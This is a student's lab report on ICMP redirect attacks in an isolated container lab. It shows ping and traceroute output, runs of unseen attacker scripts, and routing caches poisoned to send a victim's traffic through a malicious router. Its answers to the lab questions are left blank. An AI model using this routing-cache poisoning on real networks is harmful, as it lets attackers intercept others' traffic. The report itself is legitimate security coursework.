COMPUTER NETWORK SECURITY

LAB-3

ICMP ATTACK LAB

NAME: VISHWAS M


SRN: PES2UG20CS390

SEC: F

DATE:24/09/2022

Task 1: Launching ICMP Redirect Attack

Run the following command on the Victim Machine to remove the countermeasure



Task 1A:

In order to perform the attack i.e., make the Victim Machine route its packets through the Malicious router.

Step1:

First, we ping the Host -192.168.60.5 from the Victim Machine.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=1.48 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.118 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.096 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.130 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.224 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.164 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.178 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.190 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.128 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.126 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.138 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.184 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.157 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.245 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.122 ms
^C
--- 192.168.60.5 ping statistics ---
17 packets transmitted, 17 received, 0% packet loss, time 16314ms
rtt min/avg/max/mdev = 0.096/0.230/1.479/0.314 ms
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```


Step2:

Then we run the following code on the Attacker Machine.

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#  python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```


Step3:

ICMP redirect messages will not affect the routing table; instead, it affects the routing cache. Entries in the routing cache overwrite those in the routing table, until the entries expire. To check if we have successfully executed the attack, check the routing cache on the Victim Machine.




Step4:

Now run a traceroute on the victim machine, and see whether the packet is rerouted or not.



ICMP redirect attacks to redirect to a remote machine



Step1:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.167 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.134 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.092 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.139 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.122 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.114 ms
^C
--- 192.168.60.5 ping statistics ---
11 packets transmitted, 11 received, 0% packet loss, time 10181ms
rtt min/avg/max/mdev = 0.092/0.123/0.167/0.019 ms
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```

Step2:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#  python3 task1B.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

Step3:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/#  ip route show cache
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```

Step4:


```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
                                  My traceroute  [v0.93]
victim:PES2UG20CS390:Name:VishwasM$ (10.9.0.5)                2022-09-24T15:34:06+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                       Packets               Pings
 Host                                Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.11                         0.0%     9    0.1   0.1   0.1   0.2   0.0
 2. 192.168.60.5                      0.0%     9    0.1   0.1   0.1   0.2   0.0
```

Question 1: Can you use ICMP redirect attacks to redirect to a remote machine? Namely, the IP address assigned to icmp.gwis a computer not on the local LAN. Please show your experiment result, and explain your observation.

Ans:

Question 2: Can you use ICMP redirect attacks to redirect to a non-existing machine on the same network? Namely, the IP address assigned to icmp.gw is a local computer that is either offline or non-existing. Please show your experiment result, and explain your observation

Ans:



Step1:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.110 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.169 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.112 ms
^C
--- 192.168.60.5 ping statistics ---
109 packets transmitted, 3 received, 97.2477% packet loss, time 110520ms
rtt min/avg/max/mdev = 0.110/0.130/0.169/0.027 ms
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```

Step2:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#  python3 task1C.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

Step3:


```
root@victim:PES2UG20CS390:Name:VishwasM$:/#  ip route show cache
192.168.60.5 via 192.168.60.1 dev eth0
    cache <redirected> expires 167sec
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```

Step4:

```
                                  My traceroute  [v0.93]
victim:PES2UG20CS390:Name:VishwasM$ (10.9.0.5)                2022-09-24T15:46:46+0000
Keys:  Help   Display mode   Restart statistics   Order of fields   quit
                                             Packets               Pings
 Host                                      Loss%   Snt   Last   Avg  Best  Wrst StDev
 1. 10.9.0.1                                0.0%    12    0.1   0.1   0.1   0.3   0.0
 2. (waiting for reply)
```

Question 3: If you look at the docker-compose.yml file, you will find the following entries for the malicious router container. What are the purposes of these entries? Please change their value to 1, and launch the attack again. Please describe and explain your observation.

Ans:



Step1:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/# ping 192.168.60.5
PING 192.168.60.5 (192.168.60.5) 56(84) bytes of data.
64 bytes from 192.168.60.5: icmp_seq=1 ttl=63 time=0.182 ms
64 bytes from 192.168.60.5: icmp_seq=2 ttl=63 time=0.121 ms
64 bytes from 192.168.60.5: icmp_seq=3 ttl=63 time=0.147 ms
64 bytes from 192.168.60.5: icmp_seq=4 ttl=63 time=0.176 ms
64 bytes from 192.168.60.5: icmp_seq=5 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=6 ttl=63 time=0.105 ms
64 bytes from 192.168.60.5: icmp_seq=7 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=8 ttl=63 time=0.269 ms
64 bytes from 192.168.60.5: icmp_seq=9 ttl=63 time=0.123 ms
64 bytes from 192.168.60.5: icmp_seq=10 ttl=63 time=0.115 ms
64 bytes from 192.168.60.5: icmp_seq=11 ttl=63 time=0.145 ms
64 bytes from 192.168.60.5: icmp_seq=12 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=13 ttl=63 time=0.112 ms
64 bytes from 192.168.60.5: icmp_seq=14 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=15 ttl=63 time=0.116 ms
64 bytes from 192.168.60.5: icmp_seq=16 ttl=63 time=0.114 ms
64 bytes from 192.168.60.5: icmp_seq=17 ttl=63 time=0.113 ms
64 bytes from 192.168.60.5: icmp_seq=18 ttl=63 time=0.161 ms
64 bytes from 192.168.60.5: icmp_seq=19 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=20 ttl=63 time=0.475 ms
64 bytes from 192.168.60.5: icmp_seq=21 ttl=63 time=0.117 ms
64 bytes from 192.168.60.5: icmp_seq=22 ttl=63 time=0.144 ms
64 bytes from 192.168.60.5: icmp_seq=23 ttl=63 time=0.107 ms
64 bytes from 192.168.60.5: icmp_seq=24 ttl=63 time=0.384 ms
From 10.9.0.111: icmp_seq=25 Redirect Host(New nexthop: 10.9.0.11)
64 bytes from 192.168.60.5: icmp_seq=25 ttl=63 time=0.152 ms
64 bytes from 192.168.60.5: icmp_seq=26 ttl=63 time=0.137 ms
64 bytes from 192.168.60.5: icmp_seq=27 ttl=63 time=0.125 ms
```


Step2:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#  python3 task1A.py
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

Step3:

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup    seed@VM: ~/.../Labsetup
root@victim:PES2UG20CS390:Name:VishwasM$:/# ip route show cache
192.168.60.5 via 10.9.0.11 dev eth0
    cache <redirected> expires 227sec
root@victim:PES2UG20CS390:Name:VishwasM$:/#
```

Step4:


seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
seed@VM: ~/.../Labsetup
My traceroute [v0.93]
victim:PES2UG20CS390:Name:VishwasM$ (10.9.0.5) 2022-09-24T16:06:01+0000
Keys: Help Display mode Restart statistics Order of fields quit
Packets Pings
Host Loss% Snt Last Avg Best Wrst StDev
1. 10.9.0.11 0.0% 13 0.1 0.1 0.1 0.2 0.0
2. 192.168.60.5 0.0% 13 0.1 0.1 0.1 0.2 0.0

